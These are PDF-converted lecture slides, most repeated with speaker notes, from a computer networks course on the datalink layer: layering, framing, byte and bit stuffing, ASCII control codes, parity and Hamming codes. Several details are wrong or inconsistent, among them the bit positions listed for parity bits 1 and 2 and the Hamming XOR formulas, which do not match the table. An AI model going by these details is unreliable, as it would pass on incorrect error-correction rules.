
- 1 Protocols and Layers
- 2 Physical Signalling Sublayer
- 3 Error Detection and Correction
- 4 Connecting more than one Machine

# Protocols and Layers

Protocols and Layers

2021-08-25

## Process communication model vs actual




**Figure 3-2.** (a) Virtual communication. (b) Actual communication.

Tannenbaum, Computer Networks (p195)

2021-08-25

## Process communication model vs actual



1. From one perspective, the protocol stack has a Russian Doll like quality, in that each layer tries to pretend the layer below it isn't there. This works most of the time.

## "The Upper Layers will Recover"

- Protocol stack builds upwards in complexity and services offered
- Reliability, data order, are higher level services
- In so much as possible, upper layers should not be aware of the lower level's details
  - Interface between layers is similar to a contract
  - lower layer provides specified services to upper layer
- Lower Layers in particular should be plug and play
  - i.e. different datalink protocols used depending on medium (copper, wireless, fiber, etc.)

## Computer Networks - T-409-TSAM The Datalink Layer

### Protocols and Layers

2021-08-25

#### —"The Upper Layers will Recover"

1. Congratulations human - you are the uppermost layer!

- Protocol stack builds upwards in complexity and services offered
- Reliability, data order, are higher level services
- In so much as possible, upper layers should not be aware of the lower level's details
  - Interface between layers is similar to a contract
  - lower layer provides specified services to upper layer
- Lower Layers in particular should be plug and play
  - i.e. different datalink protocols used depending on medium (copper, wireless, fiber, etc.)

# Design choices (Tradeoffs)

- Fixed packet size versus variable packet sizes
- Synchronised vs unsynchronised
  - synchronised protocols send packets at fixed times
  - Ref: Stratum 0, 1.. etc. (see Network Time Protocol)
- Error correction vs retransmission of packets
- Acknowledge packet - Don't acknowledge
- Connectionless - connection oriented
  - Connectionless: Message can be sent without prior arrangement
  - Connection: eg. phone call - circuit setup, and can then talk

# Computer Networks - T-409-TSAM The Datalink Layer

## Protocols and Layers

2021-08-25

### Design choices (Tradeoffs)

1. Tradeoff - one or the other, but not both - and typically each choice comes with its own set of issues.

- Fixed packet size versus variable packet sizes
- Synchronised vs unsynchronised
  - synchronised protocols send packets at fixed times
  - Ref: Stratum 0, 1.. etc. (see Network Time Protocol)
- Error correction vs retransmission of packets
- Acknowledge packet - Don't acknowledge
- Connectionless - connection oriented
  - Connectionless: Message can be sent without prior arrangement
  - Connection: eg. phone call - circuit setup, and can then talk

## Three main variants

- Unacknowledged connectionless service eg. Ethernet
- Acknowledged connectionless service eg. WiFi (802.11)
- Acknowledged connection-oriented service eg. TCP

Computer Networks - T-409-TSAM The Datalink Layer  
Protocols and Layers

2021-08-25

### Three main variants

1. Nothing stops a higher level providing services, such as acknowledgement, when a lower layer doesn't.

- Unacknowledged connectionless service eg. Ethernet
- Acknowledged connectionless service eg. WiFi (802.11)
- Acknowledged connection-oriented service eg. TCP

## Another unfortunate thing about standards...

- There are a lot of terms for essentially the same thing
- Protocol Data Unit (a message from one side to the other)
  - @ Physical Layer == Bit
  - @ Data link Layer == Frame
  - @ Network Layer == Packet
  - @ Transport Layer == Segment (TCP) Datagram (UDP)

## Computer Networks - T-409-TSAM The Datalink Layer

### Protocols and Layers

2021-08-25

#### Another unfortunate thing about standards...


- There are a lot of terms for essentially the same thing
- Protocol Data Unit (a message from one side to the other)
  - @ Physical Layer == Bit
  - @ Data link Layer == Frame
  - @ Network Layer == Packet
  - @ Transport Layer == Segment (TCP) Datagram (UDP)

## Physical Signalling Sublayer

Physical Signalling Sublayer

2021-08-25

# What does the lowest level have to Do?




11110001110101011101111000111

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer


2021-08-25

└ What does the lowest level have to Do?



# Data Link Functions

- 1 Provide a well-defined interface to the network layer
- 2 Deal with transmission errors
- 3 Regulate the flow of data so that slow receivers aren't swamped by fast senders



- Provide a well-defined interface to the network layer
- Deal with transmission errors
- Regulate the flow of data so that slow receivers aren't swamped by fast senders

# Interface to Network Layer

- Perform character encoding, transmission, reception and decoding
- i.e. determining the start and end of packets (framing)
- Simple transmission error handling
  - i.e. error detection and correction
- Error recovery
  - This may be delegated to (or repeated by) a higher level
  - The datalink layer is not required to guarantee data integrity
  - "The Upper Layers will recover"(or die in the attempt)

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ Interface to Network Layer

- Perform character encoding, transmission, reception and decoding
- i.e. determining the start and end of packets (framing)
- Simple transmission error handling
  - i.e. error detection and correction
- Error recovery
  - This may be delegated to (or repeated by) a higher level
  - The datalink layer is not required to guarantee data integrity
  - "The Upper Layers will recover"(or die in the attempt)

1. Error recovery, means if there is an error, transmission continues
  - data integrity on the other hand, is that all your data arrives intact. Data can be lost at the datalink level, and it then becomes the problem of the upper layers to recover from that.

# Synchronised vs Unsynchronised Communication

- Recurring problem/solution approach in datacomms
- Synchronous
  - Synchronized by some kind of external clock
  - Receiver expects frames to arrive at fixed frequency
  - Uses clock to read frames from the wire
  - Problems include drift, and in the limit Einstein and Fisher
- Asynchronous Communication
  - Not synchronized
  - Frames have to have start/end frame markers
  - - or a known frame length
  - i.e. 1 start bit, 8 data bits 1 stop bit
  - Incurs a high overhead

## Computer Networks - T-409-TSAM The Datalink Layer


### Physical Signalling Sublayer

2021-08-25

#### Synchronised vs Unsynchronised

1. Synchronous communication at some level is much easier for everybody - if it works. The problem is synchronizing becomes progressively harder the more nodes are involved, and the longer the distances - that said a lot of low level synchronous protocols exist and are used very successfully for local communication.
2. Asynchronous. When the receiver is decoding the data, it looks for the pattern of a start bit 8 bits and a stop bit, and it is not until it finds that that it will "lock on" to the data and be able to decode the stream.
3. e.g. is Serial Communication so UART, modem etc.

- Recurring problem/solution approach in datacomms
- Synchronous
  - Synchronized by some kind of external clock
  - Receiver expects frames to arrive at fixed frequency
  - Uses clock to read frames from the wire
  - Problems include drift, and in the limit Einstein and Fisher
- Asynchronous Communication
  - Not synchronized
  - Frames have to have start/end frame markers
  - - or a known frame length
  - i.e. 1 start bit, 8 data bits 1 stop bit
  - Incurs a high overhead



**Figure 3-1.** Relationship between packets and frames.

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25




Figure 3-1. Relationship between packets and frames.

1. Upper layer (IP in this case) sends a packet to the data link layer
2. data link layers wraps it with extra information to get it over to the other side intact.
3. Typically done on a separate chip/line driver card.

## Framing - Data is sent in separate frames

- 0101001110101001001010100111000100
- Receiver problem - how to find the frame:
- Possible solutions:
  - Transmit the length of the frame
  - Fixed length frame
  - Flag bytes with byte stuffing
  - Flag bits with bit stuffing

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ Framing - Data is sent in separate frames

- 010100111010100100101010100111000100
- Receive problem - how to find the frame:
- Possible solutions:
  - Transmit the length of the frame
  - Fixed length frame
  - Flag bytes with byte stuffing
  - Flag bits with bit stuffing

## Transmit the Length of the Frame

- Header field includes length of the frame
- Header itself should be fixed length
  - ⇒ Which restricts the length of the length field
  - ⇒ Which in turn restricts packet size
- More importantly:
  - Difficult to recover from errors in the length count
  - How do you find the next header?

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ Transmit the Length of the Frame

- Header field includes length of the frame
- Header itself should be fixed length
  - ⇒ Which restricts the length of the length field
  - ⇒ Which in turn restricts packet size
- More importantly:
  - Difficult to recover from errors in the length count
  - How do you find the next header?

1. Used more in upper layers - pioneered by DECNET
2. While it's also possible to have variable length header fields, it is less desirable due to the additional complexity.

## Fixed Length Frame

- Can make software's life easier - but not necessarily efficient
- Fragmentation occurs if message is longer than the frame
  - There is no optimal frame length.
  - Can be very inefficient
  - But does make some of the queuing problems a little easier
  - Reduces jitter
- ATM (Asynchronous Transfer Mode) cell size is (was) 53 bytes

Computer Networks - T-409-TSAM The Datalink Layer  
Physical Signalling Sublayer


2021-08-25

### Fixed Length Frame

1. Jitter: strictly deviation from periodicity of a presumed periodic signal - eg. if packets are synchronised to arrive at definite time intervals, jitter is the drift away from the expected arrival

- Can make software's life easier - but not necessarily efficient
- Fragmentation occurs if message is longer than the frame
  - There is no optimal frame length.
  - Can be very inefficient
  - But does make some of the queuing problems a little easier
  - Reduces jitter
- ATM (Asynchronous Transfer Mode) cell size is (was) 53 bytes


# Character Based Frame Signalling



- Also known as "Flag Byte"
- Main framing method from 1960 - 1975
- ASCII and EBCDIC character encodings include special characters
  - SYN Synchronous idle (026)
  - STX Start Text (002)
  - ETX End Text (003)
  - EOT End of Transmission (004)
- CRC cyclic redundancy check (see below)
- Used to flag communication, so cannot appear in data

2021-08-25

## Character Based Frame Signalling



1. Equivalent of tones used for signalling in early digital phone networks
2. Needless to say whilst some of these values are the same for both EBCDIC and ASCII, others weren't, and each had different variants, which is also true within the various versions of EBCDIC.

## man ascii

ASCII(7)

Linux Programmer's Manual

ASCII(7)

**NAME**

**ascii** - ASCII character set encoded in octal, decimal, and hexadecimal

**DESCRIPTION**

ASCII is the American Standard Code for Information Interchange. It is a 7-bit code. Many 8-bit codes (e.g., ISO 8859-1) contain ASCII as their lower half. The international counterpart of ASCII is known as ISO 646-IRV.

The following table contains the 128 ASCII characters.

C program '\X' escapes are noted.

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0' (null character)	100	64	40	@
001	1	01	SOH (start of heading)	101	65	41	A
002	2	02	STX (start of text)	102	66	42	B
003	3	03	ETX (end of text)	103	67	43	C
004	4	04	EOT (end of transmission)	104	68	44	D
005	5	05	ENQ (enquiry)	105	69	45	E
006	6	06	ACK (acknowledge)	106	70	46	F
007	7	07	BEL '\a' (bell)	107	71	47	G

Computer Networks - T-409-TSAM The Datalink Layer  
 └─Physical Signalling Sublayer

2021-08-25

└─man ascii

ASCII(7) Linux Programmer's Manual ASCII(7)			
NAME			
ascii - ASCII character set encoded in octal, decimal, and hexadecimal			
DESCRIPTION			
ASCII is the American Standard Code for Information Interchange. It is a 7-bit code. Many 8-bit codes (e.g., ISO 8859-1) contain ASCII as their lower half. The international counterpart of ASCII is known as ISO 646-IRV.			
The following table contains the 128 ASCII characters.			
C program '\X' escapes are noted.			
Oct	Dec	Hex	Char
000	0	00	NUL '\0' (null character)
001	1	01	SOH (start of heading)
002	2	02	STX (start of text)
003	3	03	ETX (end of text)
004	4	04	EOT (end of transmission)
005	5	05	ENQ (enquiry)
006	6	06	ACK (acknowledge)
007	7	07	BEL '\a' (bell)

## What if the flag byte occurs in the data?

- Easily (inevitably) happens with binary data
- Two techniques: Byte Stuffing and Bit Stuffing
- Byte Stuffing:
  - If the sender sees a FLAG in the data inject an ESC byte
  - Receiver sees only one FLAG - genuine end of frame
  - Otherwise remove duplicate
  - Similarly for ESC, inject another ESC


Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ What if the flag byte occurs in the data?

- Easily (inevitably) happens with binary data
- Two techniques: Byte Stuffing and Bit Stuffing
- Byte Stuffing:
  - If the sender sees a FLAG in the data inject an ESC byte
  - Receiver sees only one FLAG - genuine end of frame
  - Otherwise remove duplicate
  - Similarly for ESC, inject another ESC

# Byte Stuffing Example



(a)


Original charactersAfter stuffing

(b)

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ Byte Stuffing Example



1. This is generally useful as a technique, f.ex. sanitising user input in Web forms as a security measure

## FLAG Errors

- What if the FLAG or ESC bytes get corrupted?
- All framing techniques are sensitive to errors
  - May either detect premature end of frame
  - Or run on too long into next frame
    - Frame checksum will fail at receiver
- Can then find next frame by looking for FLAG

Computer Networks - T-409-TSAM The Datalink Layer  
└ Physical Signalling Sublayer

2021-08-25

└ FLAG Errors

- What if the FLAG or ESC bytes get corrupted?
- All framing techniques are sensitive to errors
  - May either detect premature end of frame
  - Or run on too long into next frame
    - Frame checksum will fail at receiver
- Can then find next frame by looking for FLAG

1. So the bad frame will be dropped. What happens then depends on protocols at the datalink level and above. Some of the datalink protocols attempt to resend, but more often the upper layers are relied on to recover.

# Bit Oriented Framing

- Byte stuffing imposes a particular character format
- Bit stuffing just uses a pattern of bits to signal start/end frame
  - Each frame begins with Bit patern 01111110
  - 6 bits in a row
- Constant flags or 1's considered idle
- Bit stuffing inserts a 0 after any 5 bits in data
- Regardless of what the next character would be
- Receiver similarly removes
- Invented by IBM in 1970 for SDLC (Synchronous Data Link Protocol)

2021-08-25

## └ Bit Oriented Framing

- Byte stuffing imposes a particular character format
- Bit stuffing just uses a pattern of bits to signal start/end frame
  - Each frame begins with Bit pattern 0111110
  - 6 bits in a row
- Constant flags or 1's considered idle
- Bit stuffing inserts a 0 after any 5 bits in data
- Regardless of what the next character would be
- Receiver similarly removes
- Invented by IBM in 1970 for SDLC (Synchronous Data Link Protocol)

## Bit Stuffing - Example


(a) 0110111111111111110010

(b) 01101111011111011111010010

## Stuffed bits

(c) 011011111111111111110010

#### └ Bit Stuffing - Example



## Advantage of Bit Stuffing

- Can vary the length of the flag
- Longer flag will reduce need for stuffing (less likely)
- Short packets use a short flag - less overhead and likelihood
- Note:
  - Can also combine with other techniques for efficiency/safety
  - i.e send frame length, and use start/stop flags

Computer Networks - T-409-TSAM The Datalink Layer  
Physical Signalling Sublayer

2021-08-25


Advantage of Bit Stuffing

- Can vary the length of the flag
- Longer flag will reduce need for stuffing (less likely)
- Short packets use a short flag - less overhead and likelihood
- Note:
  - Can also combine with other techniques for efficiency/safety
  - i.e send frame length, and use start/stop flags

## Error Detection and Correction

2021-08-25

# Single Bit Errors




2021-08-25

## Single Bit Errors



1. Distinguish two different types - and note, errors are rarely evenly distributed in data, even though some math depends on that being the case.
2. Sidenote - protocol analyzers will generate this for you.


## Burst Errors



2021-08-25

## Burst Errors

1. Type of error also related to medium - wireless is more prone to burst errors, and this in turn impacts protocol design.



## Error Detection: Parity Check

- How, and how well, can we detect errors?
- And at what cost?
- Very simple : Parity Bit / Check Bit
  - Add a parity bit to the frame
  - Count number of bits in a frame
    - if no. of 1 bits is ODD, parity bit = 1
    - if no. of 1 bits is EVEN, parity bit = 0
    - Result: Number of 1 bits is always EVEN
  - Technically: special case of Cyclic Redundancy Check (CRC)
- Originally ASCII was 7 bit characters, 8th bit was a parity check bit
- Ref: [https://en.wikipedia.org/wiki/Parity\\_bit](https://en.wikipedia.org/wiki/Parity_bit)

## Computer Networks - T-409-TSAM The Datalink Layer

### Error Detection and Correction

2021-08-25

#### Error Detection: Parity Check

1. re: ASCII, ~12% overhead per character which tells us just how bad early data communication links were
2. Later on the parity bit was dropped from ASCII and it supported an extended character set with accents etc.

- How, and how well, can we detect errors?
- And at what cost?
- Very simple : Parity Bit / Check Bit
  - Add a parity bit to the frame
  - Count number of bits in a frame
    - if no. of 1 bits is ODD, parity bit = 1
    - if no. of 1 bits is EVEN, parity bit = 0
    - Result: Number of 1 bits is always EVEN
  - Technically: special case of Cyclic Redundancy Check (CRC)
- Originally ASCII was 7 bit characters, 8th bit was a parity check bit
- Ref: [https://en.wikipedia.org/wiki/Parity\\_bit](https://en.wikipedia.org/wiki/Parity_bit)

## Error Correction

- Add redundant information to the frame
- Allows errors to be detected, and corrected
- Tradeoffs:
  - More information added, longer the frame
    - Increases probability of error
    - Increases transmission cost/processing
    - Increases cost of processing at receiver
  - BUT: avoids cost of having to retransmit the frame

## Computer Networks - T-409-TSAM The Datalink Layer

### Error Detection and Correction

2021-08-25

#### Error Correction

- Add redundant information to the frame
- Allows errors to be detected, and corrected
- Tradeoffs:
  - More information added, longer the frame
    - Increases probability of error
    - Increases transmission cost/processing
    - Increases cost of processing at receiver
  - BUT: avoids cost of having to retransmit the frame

1. Efficiency issues with networking transmission are quite critical, especially at high speeds. Computers have to send a lot of packets these days.

# Error Detection and Correction: Hamming Codes

- Richard Hamming 1947 formulated Hamming codes
  - Suppose I send three copies of this
  - Suppose I send three #opies of this
  - Suppose 5 send three @opies of this

Computer Networks - T-409-TSAM The Datalink Layer  
└ Error Detection and Correction

2021-08-25

└ Error Detection and Correction: Hamming Codes


- Richard Hamming 1947 formulated Hamming codes
  - Suppose I send three copies of this
  - Suppose I send three #opies of this
  - Suppose 5 send three @opies of this

# Hamming Codes Explained

- Principle is that we add extra parity bits at powers of 2 to the data bits
- Each parity bit calculates parity for a subset of the bits in the message
- Parity bits themselves not included in checks


## Error detection and correction –

Suppose in the above example the 6th bit is changed from 0 to 1 during data transmission, then it gives new parity values in the binary number:



2021-08-25

## Hamming Codes Explained



# Parity Bits

- Parity bit 1 covers all bit positions with a 1
  - ie. 1, 3, 5, 6, 9, 11, etc.
- Parity bit 2 covers all bits which include a 1 in second position
  - i.e. 2, 3, 6, 7, 11, etc. (eg. ...010)
- Parity bit 4 covers those in position 3 (eg. 0100)
  - i.e. 4-7, 12-15, 20-23, etc.

# Computer Networks - T-409-TSAM The Datalink Layer

## Error Detection and Correction

2021-08-25

### └ Parity Bits

- Parity bit 1 covers all bit positions with a 1
  - ie. 1, 3, 5, 6, 9, 11, etc.
- Parity bit 2 covers all bits which include a 1 in second position
  - i.e. 2, 3, 6, 7, 11, etc. (eg. ...010)
- Parity bit 4 covers those in position 3 (eg. 0100)
  - i.e. 4-7, 12-15, 20-23, etc.

# Hamming Codes: Error Correction

7	6	5	4	3	2	1	How to calculate parity bits
D <sub>7</sub>	D <sub>6</sub>	D <sub>5</sub>	P <sub>4</sub>	D <sub>3</sub>	P <sub>2</sub>	P <sub>1</sub>	This represents the full codeword
							P <sub>4</sub> - Even parity of D <sub>7</sub> D <sub>6</sub> D <sub>5</sub>
D <sub>7</sub>	D <sub>6</sub>	D <sub>5</sub>	P <sub>4</sub>				
D <sub>7</sub>	D <sub>6</sub>			D <sub>3</sub>	P <sub>2</sub>		P <sub>2</sub> - Even parity of D <sub>7</sub> D <sub>6</sub> D <sub>3</sub>
D <sub>7</sub>		D <sub>5</sub>		D <sub>3</sub>		P <sub>1</sub>	P <sub>1</sub> - Even parity of D <sub>7</sub> D <sub>5</sub> D <sub>3</sub>

2021-08-25

└─Hamming Codes: Error Correction

7	6	5	4	3	2	1	How to calculate parity bits
D <sub>7</sub>	D <sub>6</sub>	D <sub>5</sub>	P <sub>4</sub>	D <sub>3</sub>	P <sub>2</sub>	P <sub>1</sub>	This represents the full codeword
D <sub>7</sub>	D <sub>6</sub>	D <sub>5</sub>	P <sub>4</sub>				P <sub>4</sub> - Even parity of D <sub>7</sub> D <sub>6</sub> D <sub>5</sub>
D <sub>7</sub>	D <sub>6</sub>			D <sub>3</sub>	P <sub>2</sub>		P <sub>2</sub> - Even parity of D <sub>7</sub> D <sub>6</sub> D <sub>3</sub>
D <sub>7</sub>		D <sub>5</sub>		D <sub>3</sub>		P <sub>1</sub>	P <sub>1</sub> - Even parity of D <sub>7</sub> D <sub>5</sub> D <sub>3</sub>

# Error Detection

- Parity Bit Calculation:

- $P1 = D_7 \oplus D_6 \oplus D_5$
- $P2 = D_7 \oplus D_6 \oplus D_3$
- $P3 = D_7 \oplus D_5 \oplus D_3$

- If we now calculate:

- $A = P1 \oplus D_7 \oplus D_6 \oplus D_5$
- $B = P2 \oplus D_7 \oplus D_6 \oplus D_3$
- $C = P3 \oplus D_7 \oplus D_5 \oplus D_3$

- ABC is then the subscript of the errored bit

- $\oplus == XOR$  (modulo 2 addition)

# Computer Networks - T-409-TSAM The Datalink Layer

## Error Detection and Correction

2021-08-25




### Error Detection

- Parity Bit Calculation:
  - $P1 = D_7 \oplus D_6 \oplus D_5$
